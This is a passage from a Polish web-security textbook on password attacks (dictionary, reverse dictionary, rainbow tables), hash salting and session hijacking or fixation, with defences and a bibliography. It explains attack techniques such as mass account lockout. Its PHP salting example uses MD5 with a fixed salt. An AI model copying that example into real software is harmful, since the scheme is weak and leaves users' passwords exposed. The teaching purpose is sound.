Atak słownikowy (ang. *Dictionary Attack*) jest w swojej istocie bardzo podobny do siłowego, z tym, że zamiast zbioru możliwych pojedynczych znaków wykorzystuje ich grupy. Grupy to znane i potencjalnie możliwe do użycia kombinacje znaków takie, jak słowa z danego języka lub wielu języków, kolejne wartości itp. Poszukiwanie właściwej kombinacji grup jest bardziej efektywne niż z wykorzystaniem pojedynczych znaków. Oznacza to, że przy określonej długości hasła kombinacji, niezbędnych do sprawdzenia w przypadku ataku słownikowego, jest znacznie mniej niż przy ataku siłowym. Metoda ta bazuje na socjologicznym fakcie, że hasła wprowadzane przez człowieka tworzone są jako łatwe do zapamiętania. W sytuacji, gdy aplikacja wymaga hasła o określonej minimalnej długości (a jest to podyktowane wymogami bezpieczeństwa, m.in. wymogami zwiększenia odporności na atak siłowy) człowiek podświadomie i wbrew zasadom bezpieczeństwa używa do tworzenia haseł większych, a więc łatwiejszych do zapamiętania, jednostek leksykalnych. Mogą być to np. słowa opisujące rzeczywistość (także zapisane wspak), ciągi liczby, ciągi znaków wg ich ułożenia na klawiaturze, daty czy po prostu powtórzenia wcześniej wprowadzonych danych (np. imienia). Słowniki haseł (i ich fragmentów) są dostępne w Internecie (rysunek 5.1) wraz z rankingami częstotliwości ich użycia.



Rys. 5.1. Przykład fińskiego słownika zawierającego pary użytkownik-hasło (80.000 rekordów)

Atak słownikowy odwrócony

Niekiedy dla atakującego ważne jest jedynie dokonanie poprawnego uwierzytelniania bez różnicy do czyjego konta będzie się ono odwoływać (np. dostanie się do panelu administracyjnego serwisu). Opierając się na tej zasadzie, haker wykorzystać może technikę odwróconego ataku słownikowego. Polega ona wybraniu pewnego popularnego (lub istniejącego) hasła i sprawdzaniu wszystkich znanych w serwisie loginów (lub loginów w oparciu o dodatkowy słownik). Metoda nosi nazwę odwróconej, ponieważ za stałą przyjmuje się hasło, a zmienny (skanowany) jest login. Atak ten zostanie zwieńczony sukcesem, o ile uda się natrafić na istniejący w aplikacji login posiadający dane hasło.

Atak słownikowy odwrócony jest także obejściem popularnych metod ochrony przed skanowaniem haseł w atakach siłowych i słownikowych. Metody te udaremniają (lub też nadmiernie wydłużają, czyniąc atak bezsensownym) proces zgadywania (skanowania) haseł poprzez blokowanie dostępu dla użytkownika. Oznacza to, że dla konkretnego loginu dostęp jest automatycznie blokowany po np. 3. niepoprawnie podanych hasłach. Blokada może być wprowadzona na czas nieokreślony (tj. zwykle do interwencji administratora aplikacji) lub też na jakiś czas (np. na 1. minutę). Przy konieczności sprawdzenia miliardów wariantów już jednodominutowa blokada czyni proces włamania bezskutecznym. Tym bardziej, że mogą być stosowane bardziej skomplikowane polityki blokad czasowych, np. po pierwszej pomyłce czas blokady wynosi 1. minuta, po drugiej – dwie, po trzeciej – cztery itd. W ataku odwróconym napastnik nie sprawdza ponownie hasła dla danej nazwy użytkownik, więc opisane metody zawodzą. Metody takie, zaimplementowane w polityce bezpieczeństwa aplikacji, mogą być niestety wykorzystane przez agresora do świadomego zablokowania dużej liczby użytkowników i uniemożliwienie im korzystania z serwisu. Przykładem może być zablokowanie wszystkich użytkowników aplikacji bankowej lub sklepu internetowego, wykorzystujące fakt, że po trzecim nieudanym logowaniu konto jest blokowane (i wymaga np. wizyty w oddziale banku lub też innej czasochłonnej operacji) a numer klienta (będący jego loginem) jest np. siedmiocyfrowy. By zablokować wszystkich użytkowników aplikacji internetowej w takim przypadku wystarczy zaledwie około 30 milionów prób. Proste metody blokad czasowych lub

skompromitowania użytkowników powinny być zatem stosowane w połączeniu z innymi metodami ochrony aplikacji bo mogą być wykorzystane przez agresora do ataku DoS. Poza tym sam fakt zablokowania konta ujawnia zwykle jego istnienie.

5.2. OBRONA PRZED ATAKAMI POZYSKUJĄCYMI HASŁA

Wszystkie ataki siłowe mogą być realizowane w sposób całkowicie zautomatyzowany. Wykorzystują one algorytmy próbujących uwierzytelnienie poprzez testowanie kolejnych wartości hasła lub/i loginu. Ochrona przed automatycznymi metodami łamania haseł może (i powinna) odbywać się zarówno po stronie aplikacji internetowej, jak i użytkownika.

W przypadku użytkownika aplikacji internetowej ważna jest świadomość, by nie prowadził on elementów haseł, które mogą być z nim skojarzone (np. imię, nazwa użytkownika, data urodzenia itp.). Nie powinien on też używać tego hasła na komputerach publicznych mogących zawierać oprogramowanie szpiegujące. Kolejnym problemem jest niestety bardzo często zdarzająca się praktyka posiadania przez użytkowników jednego (lub dwóch) „uniwersalnych” haseł. Przy ich pomocy użytkownicy uwierzytelniają się zarówno w aplikacji bankowej jak i na publicznie dostępnym portalu, a nawet na nieznanym (i np. źle zabezpieczonym) bliżej blogu. Taka „polityka” stanowi istotne zagrożenie bezpieczeństwa aplikacji.

Po stronie aplikacji internetowej środki bezpieczeństwa można przedsięwziąć w oparciu o kilka prostych, lecz skutecznych rozwiązań:

- zdefiniowanie minimalnej długości haseł i mierników ich siły;
- wymuszenie użycia dużych i małych liter oraz znaków specjalnych w hasłach (zwiększa to stopień ich komplikacji);
- porównanie wprowadzanego hasła z innymi danymi użytkownika i zakaz ich użycia jako składników hasła;
- sprawdzenie, czy hasło nie występuje w znanych słownikach;
- wymuszenie okresowej zmiany hasła (z zakazem stosowania haseł już użytych, np. do 3 haseł wstecz);

- zakaz serializacji haseł (tj. stosowania haseł o powtarzających się dużych fragmentach, np. hasło1, hasło2, hasłoaa, ...);
- czasową blokadę konta po wielokrotnej (określonej) nieudanej próbie logowania.

W trakcie projektowania i implementacji aplikacji internetowej powinny być zaprojektowane odpowiednie polityki w stosunku do kontroli haseł (i loginów) użytkowników. Należy jednak mieć świadomość, że zbyt restrykcyjne polityki spowodują poza aplikacyjne problemy, np. zapisywanie danych uwierzytelnienia na kartkach „pod klawiaturą”. Restrykcyjne polityki bezpieczeństwa otwierają także drogę do ataków na aplikację typu DoS, omówione poprzednio na przykładzie czasowego blokowania użytkownika po podaniu niepoprawnych danych uwierzytelniających.

Sumy kontrole, tęczowe tablice i sól kryptograficzna

Omówione problemy dotyczyły jedynie prób kradzieży danych uwierzytelniających poprzez ataki na proces uwierzytelnienia. Bardzo ważny aspekt stanowi również polityka przechowywania poufnych danych w bazie danych. W celu zwiększenia poufności danych, hasła przechowywane są zazwyczaj w postaci tzw. sum kontrolnych. Sumy te są generowane przy pomocy jednokierunkowej **funkcji skrótu** (ang. *Hash Function*). Do tworzenia sum kontrolnych (skrótów) wykorzystuje się takie algorytmy jak MD5, SHA-1, SHA-256/224 itp. Zabezpieczenie to powstało z jednej strony, dlatego by nie przechowywać haseł w postaci jawnej, a z drugiej by utrudnić potencjalnym hakerom ich złamanie. Przetworzone funkcją jednokierunkową hasła są niedostępne nawet dla administratora aplikacji, tj. może on odczytać z bazy danych skrót hasła, ale nie jest w stanie podszyć się pod użytkownika bo nie może uzyskać hasła w jawnej postaci.

Funkcja skrótu charakteryzuje się następującymi właściwościami:

- jest jednokierunkowa, tj. brak jest rozsądnych możliwości odtworzenia źródłowych danych na podstawie ich skrótu (nawet przy znanym algorytmie funkcji);
- ma bardzo niskie prawdopodobieństwo wystąpienia kolizji, tj. znalezienie dwóch różnych danych źródłowych o tym samym skrótzie jest niemożliwe;
- jest bardzo czuła, tj. niewielka (nawet jednobitowa) zmiana w danych źródłowych w istotny sposób zmienia jej skrót.

Teoretycznie na podstawie wartości funkcji skrótu nie jest możliwe odtworzenie hasła (ze względu na jej jednokierunkowość). Możliwe jest natomiast generowanie hasła metodą *brutal force* kolejnych możliwych haseł, wyliczanie ich funkcji skrótu i porównywanie z wartością skrótu oryginalnego hasła, które chce się złamać. W celu przyspieszenia tego procesu porównane już skróty można zapisać do pliku w celu łamania następnych haseł. Kompleksowy zapis takich danych nie jest możliwy na obecnych nośnikach pamięci masowej, ponieważ są one zbyt mało pojemne. Kompromisem między wykorzystaniem wcześniej wygenerowanych skrótów, a zużyciem przestrzeni pamięci dyskowych są tzw. **tęczowe tablice** (ang. *Rainbow Tables*). Zasada ich działania opiera się na koncepcji przechowywania par hasło-skrót. Skróty nie powstają jednak bezpośrednio przez przetworzenie haseł funkcją skrótu. Proces ten jest bardziej skomplikowany i tworzy tzw. łańcuchy (ang. *Chain*). Z początkowego hasła obliczana jest funkcja skrótu i pierwszy skrót. Z tego skrótu przy pomocy funkcji redukcyjnej generowany jest ciąg znaków. Ciąg ten jest poddawany ponownie funkcji skrótu. Proces ten powtarza się wielokrotnie, ale zapamiętywana jest jedynie pierwsza i ostatnia wartość łańcucha (pierwsze hasło i ostatni skrót).

Mając do dyspozycji skradzioną sumę kontrolną, atakujący porównuje ją z bazą uprzednio wygenerowanych łańcuchów. Jeżeli suma ta nie istnieje, to ze skrótu poprzez funkcję redukcyjną generowany jest ciąg znaków. Z niego z kolei znowu generowany jest skrót i następuje powrót do kroku poprzedniego, czyli ponownego sprawdzenia występowania bieżącej sumy kontrolnej w bazie. Proces powtarza się do skutku, a nowo wygenerowane łańcuchy zapisywane są do pliku. Kiedy skrót zostanie w końcu znaleziony, brane jest początkowe hasło, z którego się on wywodzi. Hasło to jest skracane i redukowane aż do momentu odnalezienia hasła w postaci tekstowej, którego skrót pokryje się ze skrótem poszukiwanym (Maziarz, 2007). Dokładny opis zasady funkcjonowania tęczowych tablic znajduje się na stronie jednego z pionierów tej techniki: <http://kestas.kuliukas.com/RainbowTables/>. Narzędzia służące łamaniu haseł w oparciu o tęczowe tablice, poza klasycznymi programami komputerowymi, przyjęły także postać aplikacji internetowych, gdzie każdy może sprawdzić dowolną sumę kontrolną – rysunek 5.2.



The image shows a comparison between a password cracking service and a local database. On the left is the **passcracking.ru** website, which provides a web-based password management tool. On the right is a terminal window showing MySQL queries and their results.

MySQL Query Results:

id	type	hash	pass	hex
3928965	sha1_160bit	786f6dea002a801f5a80a47526bb43205d9beb29	jola	6A6FC61
15388905	md5 Database	49aa66843380c377e93b198b966eb699	alamakota	616C616D616B6F746:
11148531	md5 Database	77f869401de682f60e749493ab793d	tajne	74616a6e65
309144	MySQL_160bit	*05a8a1a73083f816772592f13d11c8aa5ccd9681	haslo	6861736C6F

The terminal window shows the following queries and results:

```

mysql> SELECT MD5('alamakota');
+-----+
| MD5('alamakota') |
+-----+
| 49aa66843380c377e93b198b966eb699 |
+-----+
1 row in set (0.00 sec)

mysql> SELECT MD5('tajne');
+-----+
| MD5('tajne') |
+-----+
| 77f869401de682f60e749493ab793d |
+-----+
1 row in set (0.00 sec)

mysql> SELECT PASSWORD('haslo');
+-----+
| PASSWORD('haslo') |
+-----+
| *05a8a1a73083f816772592f13d11c8aa5ccd9681 |
+-----+
1 row in set (0.00 sec)
  
```

Rys. 5.2. Serwis *passcracking.ru* w konfrontacji z wartościami hashy wygenerowanymi przez funkcje MySQL

Źródło: opracowanie własne

Celem właściwego zabezpieczenia haseł stosuje się tzw. **sól kryptograficzną** (ang. *Salt*). W momencie wprowadzania hasła doklejany jest do niego losowy ciąg znaków w celu zwiększenia ilości informacji. Tak powstała fraza poddawana jest działaniu funkcji skrótu. Oznacza to, że otrzymana suma kontrolna nie reprezentuje hasła wprowadzonego przez użytkownika, a całkiem inny dynamicznie utworzony ciąg znaków. Dodatkowo ciąg ten powinien być na tyle długi, by skutecznie uniemożliwić odszukanie go przez użycie tęczowych tablic, które świetnie sprawdzają się dla wyrażeń niedługich (np. do 8 znaków). Dodanie dodatkowych 8 bajtów soli sprawia, że tęczowe tablice stają się praktycznie bezużyteczne, a wykradzenie sum kontrolnych nie spowoduje poznania haseł użytkowników (Maziarz, 2007). Sól kryptograficzna przetrzymywana jest na ogół w bazie danych w celu możliwości dołączenia jej do powtórnie wprowadzanych do aplikacji haseł. Listing 5.1 prezentuje zasadę działania solonych haseł.

Listing 5.1. Przykład wykorzystania soli kryptograficznej i funkcji skrótu

```
// sól trzymana w bazie
$salt = "abcdefgh";


// hash - suma kontrolna z BD, $hash = md5('abcdefgh'. 'tajne')
$hash = "62740dca83929b247766ad6d342c1310";

if(md5($salt.$_POST['password'])==$hash)
    akcjaZalogowany();
```

Źródło: opracowanie własne

Hasła częściowe, klawiatura ekranowa

Jednym ze sposobów ochrony samego hasła jest żądanie jedynie o wprowadzenie części jego znaków. Hasło taki powinno być dostatecznie długie, by pozycję wymaganych znaków mogły ulegać zmianom. Rozwiązanie takie (rysunek 5.3) uniemożliwia podejrzenie lub podsłuchanie pełnego hasła (np. poprzez niezabezpieczoną sieć WiFi lub oprogramowanie typu KeyLogger) oraz pozyskanie informacji na temat jego dokładnej długości. Minusem takiego mechanizmu jest to, że musi istnieć możliwość porównania indywidualnych znaków hasła, czyli hasło da się odczytać z bazy danych.



Rys. 5.3. Hasła częściowe – przykłady

Źródło: opracowanie własne

Z drugiej zaś strony w przypadku dynamicznej zmiany kolejności wprowadzanych znaków, atakujący, śledzący wciskane klawisze, będzie mógł prędzej czy później uzyskać pełne hasło. Oczywiście proces ten wymaga dużej liczby śledzonych operacji logowania do aplikacji.

Dodatkowym rozwiązaniem poprawiającym bezpieczeństwo aplikacji internetowych na poziomie mechanizmu uwierzytelnienia jest klawiatura ekranowa. Komponent taki niweluje możliwość przechwytywania wciskanych klawiszy, ponieważ klawiatura komputera nie jest używana. Użytkownik wyklikuje myszką znaki hasła na ekranie, co ilustruje rysunek 5.4.



Rys. 5.4. Klawiatury wirtualne – przykłady

Źródło: opracowanie własne


Niestety, złośliwe oprogramowanie może śledzić także ruchy myszki i pozycje, na której został wciśnięty jej klawisz, co daje możliwość ocenienia, jaki znak chciano wprowadzić. Niemniej jednak klawiatura ekranowa utrudnia przechwycenie danych

znacznie bardziej niż klawiatura klasyczna, ponieważ nie generuje gotowych znaków, tylko uzupełnia pole "hasło" programowo.

5.3. TYPOWE ATAKI NA SESJĘ I OCHRONA PRZED NIMI

W związku z faktem, że protokół HTTP jest protokołem bezstanowym, aplikacje internetowe używają identyfikatorów sesji, co pozwala na rozpoznanie klienta podczas wielu transakcji żądanie – odpowiedź. Identyfikator jest tylko jednym z elementów sesji. **Sesja** (ang. *Session*) to zbiór danych charakteryzujących komunikację pomiędzy klientem a serwerem. Na podstawie tego zbioru oprogramowanie serwera identyfikuje klienta i jego stan, a także historię i inne szczegóły współpracy.

Stan sesji może być przechowywany tak po stronie klienta, jak i serwera (tzw. obiekty sesyjne, niekiedy nawet utrwalane w bazie danych). Jednak za każdym razem identyfikator sesji musi być przechowywany (i odsyłany w żądaniu) po stronie klienta. Identyfikatory te zazwyczaj przechowywane są w cookies, rzadziej w URL lub w formularzach (przeważnie jako pola ukryte, a więc niewidoczne ale odsyłane razem z innymi polami ich wartościami). Utrwalanie stanu sesji w bazie danych stosowane jest w wielu celach: od zapewnienia rozliczalności użytkownika (rozdział 1.1), poprzez zapewnienie możliwości wznowienia sesji po dłuższym czasie aż po pozyskiwanie informacji o preferencjach użytkownika. Pozyskiwanie informacji o działaniach w powiązaniu z konkretnym użytkownikiem ma pozytywny charakter (może służyć np. do personalizacji aplikacji). Niestety takie „szpiegowanie” bardzo często ma negatywny oddźwięk np. w postaci nachalnych, spersonalizowanych reklam w trakcie pracy z aplikacjami – rysunek 5.5.



Rys. 5.5. Wykorzystanie historii działań użytkownika przez aplikację internetową

Źródło: opracowanie własne

Cykl życia sesji jest stosunkowo prosty. Jest tworzone w chwili nawiązania komunikacji klienta z aplikacją (zwykle w wyniku zalogowania się), potem stan sesji się modyfikuje w miarę pracy użytkownika z aplikacją by na końcu zostać zamkniętą. Zamknięcie sesji odbywa się z inicjatywy klienta („wylogowanie”) lub serwera. Serwer zamyka sesję w wyniku jej przeterminowania, rozumianego jako spełnienie określonego warunku czasowego, np. czas trwania sesji przekracza np. 30 minut lub czas bezczynności klienta (podejrzenie o odejście od terminala) przekracza np. 10 minut (przykład takiego działania ilustruje rysunek 4.6). Serwer zamyka zwykle sesje w przypadku jego wyłączenia (ang. *Shutdown*). Wyłączenie przeglądarki klienta nie musi zamykać sesji.

Ataki ukierunkowane w sesję użytkownika, pomijają sam proces uwierzytelnienia, co sprawia, że agresor nie musi pozyskiwać hasła ofiary. Bazują one na skradzeniu, odgadnięciu lub wymuszeniu identyfikatora sesji oraz na możliwości modyfikacji danych przetrzymywanych jako stan sesji po stronie klienta i/lub serwera.

Przechwycenie sesji


Przechwycenie sesji (ang. *Session Hijacking*) polega na pozyskaniu identyfikatora sesji, który przez aplikację internetową jest traktowany jako jedyny element autoryzacji działań klienta w danej chwili. Po sprawdzeniu poprawności identyfikatora sesji, aplikacja nie wykonuje żadnych innych czynności uwierzytelniających tożsamość klienta. Przechwycenie identyfikatora równoważne jest z przejęciem praw autoryzacyjnych użytkownika aplikacji.

Istnieje szereg metod służących realizacji ataku przechwycenia sesji. Niektóre z nich opierają się na próbie wygenerowania identyfikatora sesji inne na jego skradzeniu lub spreparowaniu (Hoffman i Sullivan, 2009). Są to:

- **Brutalna siła** (przeгляд bezpośredni) – atakujący generuje możliwe identyfikatory sesji, aż do momentu uzyskania tego właściwego.
- **Fuzzing** – atakujący podejrzewa w jakim przedziale mieści się wartość identyfikatora sesji i będzie dokonywał podstawienia kolejnych wartości aż do momentu trafienia. To bardziej "elegancka" (i co najważniejsze: szybsza) odmiana brutalnej siły.
- **Nasłuchiwanie** ruchu sieciowego – haker dokonuje rejestracji ruchu sieciowego. Przeglądając kolejne żądania jest w stanie wyselekcjonować dane reprezentujące identyfikatory sesji. Technice tej sprzyja wciąż powiększająca się liczba sieci bezprzewodowych pozbawionych zabezpieczenia, a więc bardzo łatwo poddająca się podsłuchiowaniu ruchu.
- **Ominięcie procesu uwierzytelniania** – technika możliwa do uzyskania identyfikatora sesji w oparciu o zapisane w stanie sesji klienta dane (np. numer użytkownika).
- **Kradzież identyfikatora** – możliwość dostępu do cookie lub luki XSS umożliwiają skradzenie identyfikatora sesji i przesłanie go do atakującego. Możliwe jest również wykorzystanie ataku typu *Cross-Domain*, *Cross-Path* lub *Cross-Port*, wykorzystując elastyczność mechanizmu cookies.
- **Odgadnięcie identyfikatora** – na podstawie rozpoznania środowiska implementacji aplikacji i podsłuchanego identyfikatora sesji napastnik odgaduje kolejną wartość identyfikatora. Możliwe jest to w sytuacji, w której identyfikatory są

generowane w przewidywalny sposób, np. kolejne wartości bądź też przy pomocy znanych algorytmów na podstawie poprzednich wartości.

Próbę podsumowania i zobrazowania możliwych sposobów przechwycenia sesji przedstawia rysunek 5.6.



Rys. 5.6. Możliwe sposoby przechwycenia identyfikatora sesji – zestawienie

Źródło: opracowanie własne

Jako środki zapobiegawcze przechwyceniu sesji należy stosować przede wszystkim przemyślane identyfikatory. Należy unikać niewielkich rozmiarów liczb łatwych do złamania metodami siłowymi lub fraz dających się zidentyfikować lub odgadnąć (np. jako adres email, id czy IP użytkownika). Zaleca się natomiast stosowanie dużych liczb 16. bajtowych takich jak UUID (ang. *Universally Unique Identifier*). Liczby takie posiadają blisko $3,4 \cdot 10^{38}$ możliwości, czyli ich wygenerowanie metodą bezpośredniego przeglądu jest mało prawdopodobne. Są one generowane pseudolosowo, dzięki czemu nie powinno być możliwości ich odgadnięcia.

Paradoksalnym okazać się może fakt, że w mniemaniu wielu osób wyłączenie możliwości zapisu cookies poprawia bezpieczeństwo. Nie jest jednak znany jeszcze przypadek naruszenia bezpieczeństwa komputera spowodowanego bezpośrednio

zapisem danych do ciasteczka. Aplikacja internetowa zazwyczaj w pierwszej kolejności próbuje zapisać identyfikator sesji do pliku cookie. W przypadku odrzucenia ciasteczka modyfikowane są adresy łączy, tak by zawierały identyfikator sesji niezbędny do zidentyfikowania użytkownika lub też następuje odmowa współdziałania na linii użytkownik-aplikacja internetowa. Dużo bardziej ryzykowne jest przekazywanie identyfikatora sesji jako części adres URL, ponieważ adresy takie często zapisywane są zarówno w plikach dziennika, jak i w pamięci przeglądarki. Sprawia to, że dostęp do identyfikatorów sesji jest dużo łatwiejszy niż w przypadku zapisu ich w cookie (Hoffman i Sullivan, 2009). Jeżeli identyfikator sesji przekazywany jest jako fragment URL można również odczytać jego wartość poprzez zamieszczenie na witrynie zasobu zewnętrznego (np. przez XSS lub adres obrazka), do którego zostanie przekazany nagłówek `Referer` zawierający adres witryny wraz z identyfikatorem sesji.

Ataki *Cross-Domain*, *Cross-Path* lub *Cross-Port* umożliwiają dostęp do cookies (i innych plików klienta) w specyficznych sytuacjach. Ataki typu Cross... pozwalają przeglądarce na odczyt cookie na mocy praw zadeklarowanych przez aplikację je zapisującą. Przykładowo, właściciel domeny rowery.pl posiada następujące serwisy:


- rowery.pl – portal poświęcony rowerom,
- sklep.rowery.pl – sklep z rowerami,
- serwis.rowery.pl – serwis naprawiający rowery – witryną pod tym adresem zajmuje się zewnętrzna firma usługowa.

Jeżeli domena rowery.pl zapisała cookie z możliwością odczytu przez wszystkie poddomeny (umożliwia to bycie zalogowanym zarówno na portalu, jak i w sklepie internetowym), to właściciel serwisu rowery.pl może bez problemu wykraść identyfikatory sesji klientów sklepu, ponieważ posiada możliwość odczytu ich cookie. Analogiczna sytuacja dotyczy wszystkich serwisów, gdzie istnieją poddomeny korzystające z tych samych cookies.

W celu zwiększenia poziomu bezpieczeństwa można dodatkowo stosować walidację danych sesji. Jeżeli podczas jej trwania ulegnie zmianie IP (lub kraj, z którego adres pochodzi) oraz agent użytkownika, domniemywać można, że identyfikator został skradziony i należy poprosić użytkownika o ponowne potwierdzenie swojej tożsamości.

Wymuszenie sesji

Idea ataku wymuszenia sesji (ang. *Session Fixation*) polega na tym, że sesja inicjowana jest przez atakującego, któremu aplikacja przydziela identyfikator sesji przed uwierzytelnieniem. Identyfikator taki jest następnie przekazywany ofierze w postaci linku. Po jego otwarciu zarówno ofiara jak i atakujący korzystają serwisu w ramach jednej sesji. Z tym, że ofiara uwierzytelnia się w aplikacji, przypisując fakt uwierzytelnienia do przekazanego identyfikatora. Napadający po takim uwierzytelnieniu wykorzystuje aplikację na prawach uzyskanych przez ofiarę. Schemat takiego ataku został przedstawiony na rysunku 5.7.



Rys. 5.7. Przykładowy schemat ataku polegającego na wymuszeniu sesji

Źródło: opracowanie własne

Ochroną przed wymuszeniem sesji jest ponowne generowanie identyfikatora sesji ilekroć użytkownik uwierzytelnia się pomyślnie w serwisie. Wtedy, znany agresorowi identyfikator będzie po prostu bezużyteczny. W PHP do regeneracji identyfikatora sesji służy funkcja `session_regenerate_id()`. Metoda ta działa w przypadku jednego założenia – nowe generowane identyfikatory nie mogą być

odgadnięte w żaden sposób przez agresora. Nie może być zatem sytuacji, że są one generowane seryjnie (np. kolejne numery) oraz agresor nie może powtórzyć procesu generowania na swoim komputerze, wyznaczając kolejny identyfikator w sposób identyczny, jak realizuje to aplikacja.

Ujawnienie i podmiana danych sesji

W system UNIX pliki reprezentujące dane sesji zapisywane są w domyślnie w katalogu ogólnodostępnym `/tmp`. Dostęp do tego katalogu możliwy jest dla innych użytkowników systemu operacyjnego i innych posiadaczy hostingu współdzielonego. Mogą oni wykraść identyfikatory poprzez wyświetlenie listy plików (nazwy plików sesji zawierają ich identyfikator), a także odczytać lub zapisać plik na prawach właściciela serwera HTTP. Luka ta jest poważnym zagrożeniem dla bezpieczeństwa w systemach współdzielonych i umożliwia ujawnienie oraz modyfikację danych sesji użytkownika.

Literatura

- Allen R., Walker J.M., Cox R.M. (2002), *PHP Funkcje*. Wydawnictwo Robomatic. Wrocław.
- Application Security Trends Report Q1-Q2 2009* (2009), <http://www.cenzic.com>, dostęp: 14.10.2012.
- Arnold M., Almedia D.J., Miller C. (2001), *Apache – Administracja Serwera (WydanieII)*, Wydawnictwo RM, Warszawa.
- Atak phishingowy na bank PKO BP* (2010), <http://www.egospodarka.pl/48897>, Atak-phishingowy-na-bank-PKO-BP,1,12,1.html, dostęp: 15.10.2012.
- Atomicorp's Realtime Gotroot Modsecurity Rules* (2012), <http://www.atomicorp.com/products/modsecurity.html>, dostęp: 22-11-2012.
- Bąbol M. (2011), *Zagrożenia i ochrona aplikacji internetowych*, praca magisterska pod kierunkiem Marka Miłosza, Politechnika Lubelska, Lublin.
- Barnet C.R. (2007), *Apache. Zabezpieczenia aplikacji i serwerów WWW*, Helion, Gliwice.
- Cerekwicki C. (2008), *Bezpieczne aplikacje internetowe*, HAKIN9, nr 11/2008, s. 14-18.
- Debudowanie w PHP* (2012), <http://www.php.net/manual/en/debugger-about.php>, dostęp: 15.11.2012.
- Digest access authentication* (2012), http://en.wikipedia.org/wiki/Digest_access_authentication, dostęp: 22-11-2012.

- Ericson J. (2004), *Hacking. Sztuka penetracji*, Helion, Gliwice.
- Fatalny wyciek informacji z Google (2012), <http://biznes.pl/rynki/gielda/komentarze/fatalny-wyciek-informacji-z-google,5281698,news-detat.html>, dostęp: 15.11.2012.
- Filmweb.pl hacked! Wyciekło 700 000 haseł użytkowników (2008), Niebezpiecznik 3/2008, <http://niebezpiecznik.pl/post/filmweb-pl-hacked-wcieklo-700-tys-hasel-uzytkownikow/>, dostęp: 15.10.2012.
